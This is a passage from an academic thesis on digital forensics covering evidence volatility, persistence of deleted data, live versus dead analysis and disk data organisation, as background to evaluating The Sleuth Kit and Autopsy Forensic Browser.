

Digital Forensics:
A Demonstration of the Effectiveness of
The Sleuth Kit and Autopsy Forensic
Browser

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Abstract

The Sleuth Kit is a collection of Linux tools that perform different aspects of a file system analysis. The Autopsy Forensic Browser is a graphical user interface that provides a user friendly interface to the command line tools contained within The Sleuth Kit.

This research project investigates the use of The Sleuth Kit and Autopsy Forensic Browser as forensic investigation tools, with the aim of demonstrating the effectiveness of these tools in real world case studies as digital forensic tools.

The research found that The Sleuth Kit and Autopsy Forensic Browser provide an effective file system analysis toolset. The flexibility of the tools contained within The Sleuth Kit often lead to complex command line strings, the complexity of which is overcome by the automation provided by the Autopsy Forensic Browser. Not only do The Sleuth Kit and Autopsy Forensic browser provide an effective toolset, they also offer an affordable alternative to expensive commercial or proprietary based toolsets.

Digital Forensics is an area of increasing importance with an expanding field of coverage requiring many different tools to help perform varying functions. It is with this in mind that the focus of this research project is three case studies that are utilised to demonstrate the effectiveness of The Sleuth Kit and Autopsy Forensic Browser.

The demonstration of The Sleuth Kit and Autopsy Forensic Browser contained within the case studies could serve as an introductory overview of a new toolset for investigators looking for an alternative or complementary Digital Forensics toolset.

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Chapter 1 Introduction

Digital Forensics involves the processes including acquisition of data from an electronic source, analysis of the acquired data, extraction of evidence from the data, and the preservation and presentation of the evidence. Digital Forensics is required during an investigation of electronic crime. The United States National Institute of Justice (NIJ) defines electronic crime as any type of crime involving digital technology including, but not limited to, computers, personal digital assistants, external drives, cell phones, and digital cameras [1].

As technology is embraced by society, an increasing need for Digital Forensic analysis is required, putting strain on a currently small industry with a surging increase in properly trained and experienced Digital Forensic investigators required to overcome the backlog created by the general adoption of technology within the criminal element of society.

The strain placed on Digital Forensic services provided by Law Enforcement has also prompted for many commercial services to become available, allowing organisations or individuals to perform an investigation without the need to involve law enforcement.

Presently only a few tools are available for performing a Digital Forensic analysis, most of which are expensive commercial or proprietary tools. The Sleuth Kit and Autopsy Forensic Browser are both open source tools freely available to all, and provide an alternative or complementary toolset to commercial and proprietary tools.

As an increase in properly trained and experienced investigators is required, also due to the diverse nature of electronic crime, there is also an increase in the requirement for organisations offering Digital Forensic services to extend their toolset to help deal with a full range of Digital Forensic investigations. Because The Sleuth Kit and Autopsy Forensic Browser are both open source they can offer an inexpensive solution to extending toolset requirements.

Open source software has an advantage over closed source software such as that provided as commercial proprietary software in that it can be scrutinised and tested by the entire digital forensic community. The ability to scrutinise closed source software is usually limited to a small group of developers within a single company. Brian Carrier, the author of The Sleuth Kit provides further arguments for the use of open source software in the Digital Forensics field, specifically relating to the use in a legal setting in his paper titled 'Open Source Digital Forensic Tools: The Legal Argument' [2].

As the Digital Forensics community evolves, so too does the range of unique problems faced by investigators, and it is with this in mind that Digital Forensic toolsets need to evolve at the same time and speed. The Sleuth Kit has evolved as technology has progressed from initially being based on The Coroners Toolkit (TCT) [3] by Dan Farmer and Wietse Venema, and TCTUtils by Brian Carrier to a fully functional file system analysis toolkit that now includes presentation functionality provided by the Autopsy Forensic Browser.

The history of The Sleuth Kit and Autopsy Forensic Browser, along with their flexibility and open source nature has lead to a very capable and inexpensive Digital Forensic toolset that could easily provide an alternative or complementary solution to other Digital Forensic tools available.

1.1 Research Objective

The research objective of this thesis is to demonstrate the effectiveness of The Sleuth Kit and Autopsy Forensic Browser as a file system analysis toolset. The focus of this research project is three case studies that are utilised to help demonstrate the effectiveness of The Sleuth Kit and Autopsy Forensic Browser as a file system analysis toolset.

Due to the commercial and proprietary nature of competing products within the Digital Forensics field a comparison to other products will not be made as the cost of these products made them unobtainable by the author. It is for this reason that three unique case studies have been chosen that should reasonably demonstrate the functionality and effectiveness of The Sleuth Kit and Autopsy Forensic Browser as a file system analysis toolset.

Each case study comprises unique challenges, with different aspects of The Sleuth Kit toolset being utilised to successfully perform a file system analysis. The scope of the case studies provides a good test of the functionality of The Sleuth Kit and Autopsy Forensic Browser. The effectiveness of The Sleuth Kit and Autopsy Forensic Browser as a file system analysis toolset will be judged on their ability to successfully complete all aspects of the case studies.

1.2 Structure of Thesis

The following chapters of this thesis are outlined below:

Chapter 2 Digital Forensics: An Overview

This chapter provides an overview of Digital Forensics. Digital Forensics is defined, and examples of uses for Digital Forensics are provided, along with some real world scenarios.

Chapter 3 Volatility of Information

This chapter provides information pertaining to the volatility of information stored within an electronic device. Persistence of data and the 'Live versus Dead' Analysis argument are also covered in this chapter.

Chapter 4 Hard Disk based information

This chapter contains information regarding Hard Disk drives, providing a short overview of hardware specifications to provided detailed information on Volumes, Partitions, and File System analysis.

Chapter 5 The Sleuth Kit and Autopsy Forensic Browser

This chapter details each of the tools contained within The Sleuth Kit, and details the functionality provided by the Autopsy Forensic Browser.

Chapter 6 Case Studies

This chapter is the focal point of the research and contains the three case studies performed to help demonstrate the effectiveness of The Sleuth Kit and Autopsy Forensic Browser as a file system analysis toolset.

Chapter 7 Final Remarks

This chapter concludes the research project and also outlines possible areas for further research.

Appendix A: Case Study 03 File Activity Timeline

This Appendix provides a copy of the File Activity Timeline created and analysed within Case Study 03.

Chapter 2 Digital Forensics: An Overview

2.1 Digital Forensics Defined

“Digital Forensics, also referred to as computer forensic analysis, electronic discovery, electronic evidence discovery, digital discovery, data recovery, data discovery, computer analysis, and computer examination, is the process of methodically examining computer media (hard disks, diskettes, tapes, etc) for evidence.”[4]

Using the above definition as a basis, we define Digital Forensics as the processes including acquisition of data from an electronic source, analysis of the acquired data, extraction of evidence from the data, and the preservation and presentation of the evidence.

One subtle difference in our definition from the definition provided by John R. Vacca is the use of the term ‘electronic source’ rather than ‘computer media’, this subtle but crucial difference has become more important as technology has advanced to the point where an investigator must now look beyond the standard types of computer media as the only sources of data storage. In modern times electronic information may be stored on all types of devices ranging from cell phones, and electronic data watches [5] to Contact Memory Buttons (CMBs) [6] .

Digital Forensics requires that the accuracy and reliability of evidence extracted is enforced in order to ensure the usefulness and credibility of evidence in a court of law. The processes and procedure required to provide accuracy and reliability of

evidence for litigious reasons should also be utilised when a non-litigious examination is required, as may be the case with incident response handling procedures.

Digital Forensics employs some of the same skills and software as data recovery; however Digital Forensics is a much more complex undertaking. The main focus of data recovery is to retrieve lost data [7], whereas the main focus of Digital Forensics is to retrieve the data (Note: Data may not necessarily be lost) and interpret as much information about it as possible while maintaining the integrity of the source data by ensuring it is not altered.

Digital forensics primarily involves exploration and application of scientifically proven methods to gather, process, interpret and utilise digital evidence to:

- A. Provide a conclusive description all cyber attack activities for the purpose of complete post-attack enterprise and critical infrastructure information restoration, as in the case with many incident response handling procedures.
- B. Correlate, interpret and predict adversarial actions and their effect on planned operations.
- C. Make digital data suitable and persuasive for introduction into a criminal investigation process.

2.2 Uses for Digital Forensics

Digital Forensics maybe be used for (whilst not strictly limited to) the purposes of aiding Law Enforcement with criminal proceedings, assisting Human Resources / Employment Proceedings, and Incident Response processes.

Within the past few years it has become prevalent that criminals utilise technology to facilitate their offences and avoid apprehension [8]. In these circumstances Digital Forensics is often used by Law Enforcement to gather evidence that may be presented in a court of law in order to prosecute, or defend a suspect. For example a suspect's personal computer may be party to the criminal activity, in which case a forensic analysis of the personal computer may possibly provide evidence that could be submitted in the court proceedings.

Digital Forensics is becoming increasingly useful to businesses. Computers can contain evidence in many types of human resources proceedings, including sexual harassment suits, allegations of discrimination, wrongful termination claims, and others [4]. Evidence may be found in electronic mail systems, on network servers, and on individual employee's computers and may be used in internal proceedings or litigious proceedings.

As organisations expand their business models to incorporate the Internet, the value they place on their data, information processes and responsibilities to clients increases their need for extensive security. In the event of cyber attack activities, legal liabilities may form a prerequisite for an organisation to obtain accurate and conclusive information regarding the cyber attack activities, this information may be retrieved utilising processes available as part of Digital Forensics.

In the event of information theft an organisation may desire to file legal proceedings against the perpetrator, without accurate and conclusive information it may not be possible to ensure the admissibility of evidence in a court of law.

Not all digital forensic investigations conclude with legal proceedings, the processes and procedures available may also be utilised by an investigator in the event of incident response. In the case of a system malfunction occurring which may or may not cause further damage to other system components, it may be possible to timeline the events leading up to the malfunction, and correlate information to determine exactly why the malfunction had occurred. This information may then be utilised to incorporate additional or alternative procedures to avoid future malfunctions.

Digital forensics may also be used for legitimate reasons that are not related to criminal activity. As mentioned in the previous section Digital Forensics employs some of the same skills and software as data recovery, and the processes and procedures available make it possible to recover information that may have been accidentally erased. For example, it is quite possible to recover information from a hard disk drive even if it has been formatted. [9]

2.3 Examples of Digital Forensics in Action

The New Zealand Police E-crime Lab [10] provides information on several recent cases that illustrate how Internet crimes can be detected and the perpetrators brought to justice.

2.3.1.1 Dr Colin Bouwer Case

Dunedin psychiatrist Dr Colin Bouwer was a high user of the Internet for both research and personal purposes. Ultimately it contributed to his downfall. Both before and after his wife Annette's death from complications surrounding her drug induced hypoglycaemia, he used the Net to accumulate quite specific information on the drugs implicated in killing her. His initial forays were into websites used by the medical profession where he asked for information on a group of drugs known as sulphonylureas [11], used in the treatment of diabetes related illnesses. He was specifically interested in finding out how sensitive toxicology testing was for the presence of these drugs. A trip to South Africa after Annette's death also contributed to Dr Bouwer's downfall. He emailed his lover in Dunedin asking about the progress of the case against him. When it was all pulled together the electronic evidence presented at Dr Bouwer's trial proved compelling [12]. A guilty verdict was entered against him.

2.3.1.2 Paedophile Case

Paedophiles were early adopters of the new technology. Several years ago Police dealt with a 56-year-old Southland man who had thousands of pornographic images on his computer. He'd downloaded most from the Internet, but some were of two local girls aged seven and eight. The evidence extracted from his computer was sufficient to bring a guilty plea to three charges of rape and 22 other charges of sexual offending involving the two girls. The man was an old trusted friend of the girls' families. The parents didn't suspect anything untoward until one of the youngsters

revealed what the man had been doing, after Police Youth Education Officers [13] delivered their child abuse prevention programme Keeping Ourselves Safe [14] to her class.

2.3.1.3 Operation Troy Case

One of the cases of electronic offending Police have dealt with involved a Wellington 17-year-old who was caught hacking. Operation Troy began after an Internet Service Provider (ISP) contacted Police in Wellington over irregularities with a customer's account. The ISP discovered someone else was using the account and Police traced the phone number. The hacker had used a computer virus to gain access to the computers of a large number of the ISP's customers. Police executed a warrant on the young man's home. He was arrested on a fraud-related charge.

2.4 Summary

Digital Forensics is defined by the processes including acquisition of data from an electronic source, analysis of the acquired data, extraction of evidence form the data, and the preservation and presentation of the evidence.

Digital Forensics requires that the accuracy and reliability of evidence extracted is enforced in order to ensure the usefulness and credibility of evidence in a court of law. To help ensure the accuracy and reliability of evidence methodical processes and standard operating procedures should be utilised at all times.

Digital Forensics is not only used by Law Enforcement but is also becoming a common practise in large organisations for dealing with investigations ranging from network intrusions to human resource related issues.

Chapter 3 Volatility of Information

Volatile information is information on a system that disappears and ceases to exist when the system is shut down or rebooted. Most often, this refers to information in memory, such as process information, and network connections. However information can also be volatile if it is changed as a result of the system being shut down and rebooted, such as access times on files that are accessed during shutdown or restart (as well as the contents of the files themselves, if they are modified).

“Computers are not defined by their state at any given time, but over a continuum. Memory, processes, and files can change so rapidly that recording even the bulk of these fluctuations in an accurate and timely fashion is not possible without dramatically disturbing the operation of a typical computer system.” [15]

This quote from the book *Forensic Discovery* by Dan Farmer and Wietse Venema outlines the fact that not all the evidence that may be found on an electronic device during an investigation will last for extended periods of time. Some evidence may reside in volatile memory, and remain present only while there is a consistent power supply, other evidence stored may be continuously changing. When collecting evidence, it is of vital importance that an investigator always tries to proceed from the most volatile to least volatile, and from the most critical to least critical devices. The possibility of volatile evidence needs to be taken into consideration when deciding to remove power from a suspect device, as it may be advantageous to recover raw data from volatile sources before powering off a device.

3.1 Order of Volatility

To determine what evidence to collect first, an investigator needs to understand the persistence of data, and should draw up an Order of Volatility – a list of evidence sources ordered by their relative volatility [16]. An example Order of Volatility is as follows:

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|----------------------|--------------------|
| 1. Registers | 5. Hard Disk |
| 2. Main Memory | 6. Removable Media |
| 3. Network State | 7. Paper Printouts |
| 4. Running Processes | |

The higher up the list of volatility the harder it may be to feasibly capture evidence from. In some cases it may be close to impossible to practically capture evidence from in real world scenarios. The possible expected lifespan and significance to an investigator of each item in the example Order of Volatility is elaborated as follows:

3.1.1 Registers

The maximum lifespan of processor registers may be as short as a single clock cycle; typically it is infeasible to capture information from processor registers especially when they may provide only minimal assistance to an investigation.

3.1.2 Main Memory

The maximum lifespan of main memory is typically as long as an electronic device retains a power charge, or until some act wipes the values stored in memory. In some situations with appropriate hardware, it is still possible to read the contents of volatile memory after an electronic device has been powered off [17] [18].

There is a good deal of information that may be obtained from main memory that an investigator can use to determine what may have occurred during an incident. This information can be used for general troubleshooting purposes or as part of an investigation. Information may include System Time, Logged on user(s), Clipboard Contents, Command History, Service/Driver information, running processes, and state of the operating system.

Capturing the main memory is not overly difficult; however the act of capturing it changes it. Reconstruction of the captured information may require specialised knowledge, but searching the captured data for keywords does not require special skills.

When capturing main memory, an investigator needs to be aware of the consequences of running commands or other processes on the machine from which they wish to capture the memory from. Any command or process that is spawned will alter the contents of memory.

3.1.3 Network State

The network state is closely related to the current processes that are present on an electronic device and may be continually changing. By analysing the network state an investigator may be able to determine whether a 'back door'¹ has been installed and is active. Analysing the network state may also help determine if network activity is approved.

Network state may also provide further evidence to other participants in a crime or intrusion act, this evidence may lead to the identity of other electronic devices, or even people.

¹ A 'back door' is a hole in the security of a computer system deliberately left in place by designers, maintainers, or hackers, and may be used to exploit or circumvent the system's security.

3.1.4 Running Processes

Running processes may be captured as part of the main memory, and will execute until program termination or system shutdown. An investigator needs to be aware of the possibility of automated process start-up based on possible schedules, part of executing an application or starting a service, as this will affect the status of main memory and other areas of the electronic device.

Some processes may be evidence of unauthorised activity, and all processes should be verified against known good binaries to ensure they are not ‘Trojan horses’².

3.1.5 Hard Disk

Information stored on a Hard Disk will usually exist until it has been overwritten, and in some circumstances it may even exist after it has been overwritten [17] . In current investigations the hard disk is commonly where most evidence may be found [19].

It can be a difficult process to remove information from a Hard Disk; this issue will be further examined in section 3.2 on Page 20. It may be possible to recover swap space which could possibly include the same types of information that main memory could contain.

Information from currently existing files, as well as deleted files may be recoverable as evidence.

Due to the abundant amount of information that may be stored on a hard disk, digital forensic examination of a hard disk may be the most time consuming part of an investigation, but often returns the most valuable results to an investigation.

² A Trojan horse is a program that appears to be legitimate but contains in its code instructions that cause damage or change to the systems on which it runs.

Case Study 03 (Page 154) will demonstrate the ability of The Sleuth Kit, and Autopsy Forensic Browser to examine a hard disk image as part of a forensic investigation.

3.1.6 Removable Media

Similar to Hard Disks, information may exist until it is overwritten, with the exception that removable media is more susceptible to climate changes and physical damage resulting in loss of information. Information on removable media may pose a more historic view of an investigation, especially in regards to backup tapes. Unlike Hard Disks, removable media may also be used as a means of avoiding fixed location storage.

Different types of removable media will have varying life expectancies, with tape based media life expectancy very short compared to CDs or DVDs which have advertised life expectancies of 5 to 10 years [20].

Case Study 01 (Page 101) and Case Study 02 (Page 133) will demonstrate the ability of The Sleuth Kit, and Autopsy Forensic Browser to examine a floppy disk image as part of a forensic investigation.

3.1.7 Paper Printouts

Typically paper printouts will exist until they are physically destroyed, but there is the possibility of ink fading under direct sunlight; however they possibly provide the longest lived data storage mechanism. The downside to paper printouts is that it can be a difficult process to wade through lengthy printouts because they can not be easily searched.

3.2 Persistence of Data

In regards to storing and erasing information from hard disk drives, there exists a peculiar paradox; in that deleted files are difficult to recover, yet at the same time deleted data is difficult to get rid of. Although disk drives are designed to read only the ones and zeros that were written last, traces of older magnetic patterns still exist on the physical media [21]. Figure 1 illustrates the residuals of overwritten information on the sides of magnetic disk tracks; the photo was taken with Digital Instruments NanoScope® SPM, and is provided courtesy of Veeco Instruments, Santa Barbara, CA, www.veeco.com.




Figure 1 Residuals of overwritten information on the sides of magnetic disk tracks.

Computers delete files frequently. Sometimes this happens on explicit request by a user. Often information is deleted implicitly when an application discards some temporary file for its own internal use. Examples of such implicit file-deletion activity are text editor temporary files, files with intermediate results from program compilers, and files in web browser caches. As a computer system is used, a trail of deleted information is left behind.

A further example of implicit file-deletion and the advantages it can offer to a forensic investigator, is that when an operator types a document in Microsoft Word, Word periodically saves to a temporary file all the changes the operator makes, only when the operator exits Word does this temporary file get deleted. Both the original file,

and the temporary file are allocated separate space upon the hard disk drive, so if in the event of the operator deleting the original file after exiting Word, the opportunity to retrieve the contents of their document from two locations on the hard disk would exist, firstly a forensic investigator could examine the clusters³ allocated to the original file, or secondly they could examine the clusters allocated to the temporary file.

It is the challenge for the investigator to piece together file fragments from deleted files, as these files may hold valuable evidence to an investigation. Due to the methods employed by different operating systems for removing files it may be more difficult on some platforms than on others to recover deleted information. Once deleted, file contents do not generally change until they are overwritten by a new file. On systems with good clustering properties, deleted files can remain intact for years. As time progresses deleted files may lose parts of their information, however often it is still possible to recover important information such as the metadata⁴ which contains invaluable information such as modification, access, and creation times. Some operating systems may also provide the file deletion time in the metadata.

Systems may even retain data from past system installations [22], as Farmer and Wietse discovered during their experiments, they were able to recover information from a hard disk to determine it had started life as a Windows PC, had a second life as a Solaris firewall, and finally was converted to a Linux system. [15].

3.2.1 Positive aspects for recovery of deleted information

Deleted file metadata or contents present an investigator with great opportunities. Because deleted information is less visible than ordinary information, an intruder⁵ is

³ A Cluster is an allocation unit. It is a group of sectors. Most file systems group sectors together and handle the group as one unit.

⁴ Metadata provides information about files, and may include the modified, access, and creation times (these times are often referred to as MAC times).

⁵ An intruder is a person who attempts to break into a computer system and subvert its security, possibly by direct physical means such as walking in and logging in to the operator's console, but more

less likely to be aware that the information exists, and therefore is less likely to tamper with it. For example, if a log file was modified, it is possible that portions of the unmodified file can still be recovered from unallocated file system space. This possibility is of crucial importance for incident response investigations, as often when a system is hacked automated scripts may be executed which download, compile, and even install Trojan executables. These processes in themselves usually involve temporary files which may be deleted as part of the automation. Often an attacker believes that by deleting files they may be covering their tracks; however the deleted information may still exist in unallocated file system space.

3.2.2 Negative aspects for recovery of deleted information

One negative aspect to recovering information from deleted files is that deleted information can be overwritten at any time either in whole, or in part. This leads to the problem of completeness with deleted information, and it is up to the investigator to piece together information from deleted files. This problem is further compounded on file systems with a high level of fragmentation, as it is more difficult to piece together a deleted file if it was originally fragmented in its allocation, than it would be to piece together a file that was allocated consecutive clusters.

3.2.3 Influential factors on longevity of deleted information

The design of high performance file systems can influence the long term survival of deleted file information. High performance file systems avoid disk head movements by keeping related information close together. This not only reduces the fragmentation of individual file contents, it also reduces the delay while traversing directories to access a file. With the typical UFS, or Ext3fs file system, information is stored in zones. Preferably new files are created in the same file system zone as their parent directory, as this improves the clustering of related information. New directories are created in zones that have few directories and lots of unused space. It

usually by remotely connecting to and logging in to the computer system through a communication link.

is because of this grouping within zones, that the longevity of a deleted file strongly depends on the amount of file write activity within its zone, which gives higher chances of recovering information from low activity zones, than high activity zones.

3.3 Problems involved with collection and examination of evidence

Electronic devices are now a ubiquitous part of society, offering a myriad of unique and incompatible devices, all of which may be potential sources of electronic evidence. As crimes that utilise technology in some form continue to increase, the importance of an investigator's ability to retrieve evidence from electronic equipment becomes paramount to successful prosecution or creation of an accurate and fully detailed conclusion.

Rapid technological changes are the hallmark of digital evidence with the types, formats, and methods for collecting and examining digital evidence changing quickly. To ensure that personnel, training, equipment, and procedures continue to be appropriate and effective, it is important to continually review and update Standard Operating Procedure documents. This constant review and update process can be extremely difficult with the fast pace that technological advances are made.

3.3.1 Problems involved with collection and examination of volatile information

Differences between collecting non-volatile information, such as that found on hard disk drives and volatile information, such as the state of network connections to a personal computer include the ability to accurately authenticate the reliability of the information gathered. For example, it is easy to image a hard disk drive, create a hash value, and then share the processes and procedures used with another investigator and have them come up with the same hash value, which in turn may authenticate the admissibility of the image as evidence in court. However, the same is not possible with information such as the state of current network connections to a personal computer, as these are constantly changing, and the second investigator may not be able to observe the same results the first investigator did. Whilst information obtained

from volatile sources may contain critical details, it is difficult to accurately authenticate the information retrieved.

One side effect of collecting volatile data from a live system is that changes are made in other parts of the system. This is very similar to the “Heisenberg Uncertainty Principle” [23] which describes the behaviour of particles at atomic and smaller scales:

“One can accurately determine the position of a particle OR one can accurately determine its motions, but one cannot determine both accurately at the same time.” [15]

For example capturing the contents of main memory from a computer without the use of specialised hardware pre-installed in the computer will require running a process to copy the contents, by merely running this process the contents of the memory are changed each time one attempts to copy the memory. Therefore capturing an image of main memory and then creating a hash value would produce a different hash value when repeated. Whereas the process of imaging a hard disk drive (mounted as read only or attached via a hardware write block device), and calculating a hash value can be repeated to obtain the same hash value each time.

A further problem for collecting volatile evidence is that the typical lifespan of information that may be retrieved from volatile sources such as network registers, main memory, and CPU registers may continue to decrease as the speed of electronic devices continues to increase, and they become capable of performing many more instructions in an allotted amount of time than their predecessors were capable of. In regards to time lining network intrusions, this fact may require an investigator to refine the level of granularity that they look at events, for example if network response, and the compromised system are extremely quick it may be possible for an intruder to perform many tasks in a very small amount of time.

3.3.2 General Problems involved with collection and examination of evidence

One of the most important issues when it comes to collection of electronic evidence is the lack of standardisation for access methods with electronic devices. For example, cell phones are produced from varying manufacturers, each offering their own various models, often within the same brand of cell phone incompatibilities exist, and there may not be a single standard for retrieving information from these devices. This issue is compounded when an investigator has to deal with cell phones from differing manufacturers. This example only identifies one particular type of electronic device, and only begins to demonstrate the problems involved when an investigator has to take in all manner of electronic devices. Unfortunately as consumers continue to embrace technology and electronic gadgets which have the ability to store information within them, then until manufacturers reach some form of standardisation for information retrieval then this problem shall continue to exist.




Figure 2 Evolution of IBM hard disks over the past 20 years

As Figure 2 illustrates, currently personal computer storage capacity is growing at an exponential rate, with 500GB hard disk drives now available for personal computers [24]. An increase in storage capacity has ramifications for investigators, as it is the

investigator that usually has to examine the entire capacity to ensure all evidence is collected. Due to the nature of each forensic investigation there is not an automated tool for each type of crime, and much of the examination work still requires a level of manual user input. Until tools are available that automate more of the processes an investigator has to carry out this problem is going to continue to increase in severity. With increased disk size, also comes the increase in time that is required to perform an examination, and this added to the fact that crimes involving technology requiring digital forensics are on the increase, it is easy to see the strain this is going to place on the limited number of trained investigators.

The increase in hard disk drive size on a personal computer and the problems related to that are also part of the issues involved with larger systems involving networks, and remote sites. Competent and well trained investigators are required to deal appropriately with large network systems, and as the popularity of networked systems increases so too will the workload upon an investigator. For example, if a clearing bank is involved in a crime, how does an investigator 'image' the network? Obviously in situations like this the problem will need to be broken down into atomic parts and dealt with accordingly, however does sufficient knowledge exist to allow lawyers, judges, and jurors understand the subtle differences in these situations?

3.4 Live versus Dead Analysis

“It is accepted that the action of switching off the computer may mean that a small amount of evidence may be unrecoverable if it has not been saved to a storage medium but the integrity of the evidence already present will be retained.” [25]

It has often been regarded that the preferable method for performing a forensic analysis on a suspect machine is to literally pull the plug and perform a dead analysis. However, in some situations it may be desirable to perform a live analysis in order to determine if further examination is required. Incident response handling procedures may allow for a suspect machine to be analysed with minimal impact on any evidence contained on the system.

Unceremonious cutting of a computers power supply incurs a number of serious risks. Turning off a computer causes information to be cleared from its memory; processes that were running, network connections, and mounted file systems are all lost. This loss of evidence may not be significant when dealing with personal computers – some information may even be retained on disk in RAM slack [26] or virtual memory in the form of swap and page files. However, shutting down a system before collecting volatile data can result in major evidence loss when dealing with systems that have several gigabytes of random access memory or have active network connections that are of critical importance to an investigation. Additionally, an abrupt shutdown may corrupt important data or damage hardware, preventing the system from rebooting. Shutting down a system can also mean shutting down a company, causing significant disruption and financial loss for which the investigator may be held liable. Therefore, attention must be given to this crucial collection process.

Special consideration must be made when deciding to leave a compromised system live whilst an examination is carried out, as the fact that leaving such a system online that may subsequently be used to compromise or otherwise adversely affect other systems may expose one to a liability suit. It is with this type of consideration in mind that the investigator has several options for performing a live examination, for a

system that is linked to other systems one may have the choice of removing the link whilst retaining the power supply, or leaving both network link and power supply connected to obtain the largest possible amount of volatile information. An investigator must be aware that removing a network link will result in network connections eventually timing out, and such action should be done in correspondence with the appropriate data retrieval steps for recovering information about the network state before connections time out.

If an investigator is to perform some level of live analysis, then the most important aspect that they need to pay respect to is that of being prepared. An investigator should already know the technical specifics of the system that has been compromised, and should be competent with the use of the installed software and or operating system. It is wise to have a previously created set of compatible statically compiled software tools, and scripts that can be utilised to automate the processes that need to be performed to retrieve valuable evidence from the compromised system. One important piece of information an investigator needs to ensure is that the tools that are intended to be used are compatible with the system that has been compromised, as there is no use attempting to perform a live analysis on a Microsoft Windows based system if the tools are Unix based, or vice versa. Being prepared is of the utmost importance when contemplating live analysis.

An investigator performing a live analysis must document every step. This includes documenting the commands they execute, the results of commands, the date and time when they run each command. It is also important that the investigator has a solid understanding of the consequences of their actions, as it may be possible if an investigation ends up in a court case scenario the defence may suggest the possibility of evidence being tampered with. With accurate and extensive documentation of the processes performed it may become an easier undertaking to defend against any accusations of evidence tampering. Live analysis should only be performed by well trained and competent investigators.

3.5 Summary

Electronic devices often contain information in both volatile and non-volatile states. A Digital Forensic investigation should take into account the Order of Volatility in order to maximise the amount of evidence that can be recovered. An Order of Volatility and being prepared is essential when performing a 'Live Analysis', as investigators need to take into account the possibility of changing a system in a 'Live Analysis', or losing state information if a compromised host needs to be shutdown to perform a 'Dead Analysis'.

Information stored on hard disk drives can provide long term benefits to investigators as the persistence of information can last far beyond the time when data was deleted. This also provides benefits to investigators in network intrusion cases, as intruders may believe they have covered their tracks by deleting files but much information can be obtained from deleted files.

Chapter 4 Hard Disk based Information

4.1 Introduction

Hard Disk Drives serve as a non-volatile bulk storage medium and are the repository for a user's documents, files and applications [27]. It is common practice for the Operating System (the software that interacts directly with the hardware in order to provide functionality to other software programs and the end user), to start-up from information stored on a hard disk drive. While there still exist personal computers that do not rely on hard disk drives, such as those that start-up operating systems located remotely via network links, and floppy disk based systems, personal computers that include hard disk based storage make up the majority of systems in production today.

With the wealth of information that may be contained on a hard disk, it is important that an investigator has sufficient knowledge as to how data can be stored, or hidden. Whilst some forensic applications may automate the process for discovering information on a hard disk drive, there will still be the possibility of situations that are not compatible with the forensic applications processes. Therefore it is important that an investigator is aware of the unique and subtle attributes of hard disk drives and the information that can be stored within them.

4.1.1 Data Organisation

To store digital data, one needs to allocate a location on a storage device. A byte is the smallest amount of space that is typically allocated data. A byte can hold only

256 values, so bytes are grouped together to store larger numbers. Computers may differ on how they organise multiple-byte values. Some of them use big-endian ordering and put the most significant byte of the order in the first storage byte, and others use little-endian ordering and put the least significant byte of the number in the first storage byte [28].




Figure 3 Example data in Little-Endian format




Figure 4 Example data in Big-Endian format

Figure 3 and Figure 4 demonstrate how the two hex values 0x01020304, and 0x05060708 would be stored using each method. When examining disk and file system data it is important to keep the endian ordering of the original system in mind, otherwise incorrect values could be calculated. IA32-Based systems (for example Intel Pentium) and their 64-bit counterparts use the little-endian ordering, so an investigator must ‘rearrange’ the bytes if they want the most significant byte to be the left-most number. Sun SPARC and Motorola PowerPC (for example Apple computers) systems use big-endian ordering.

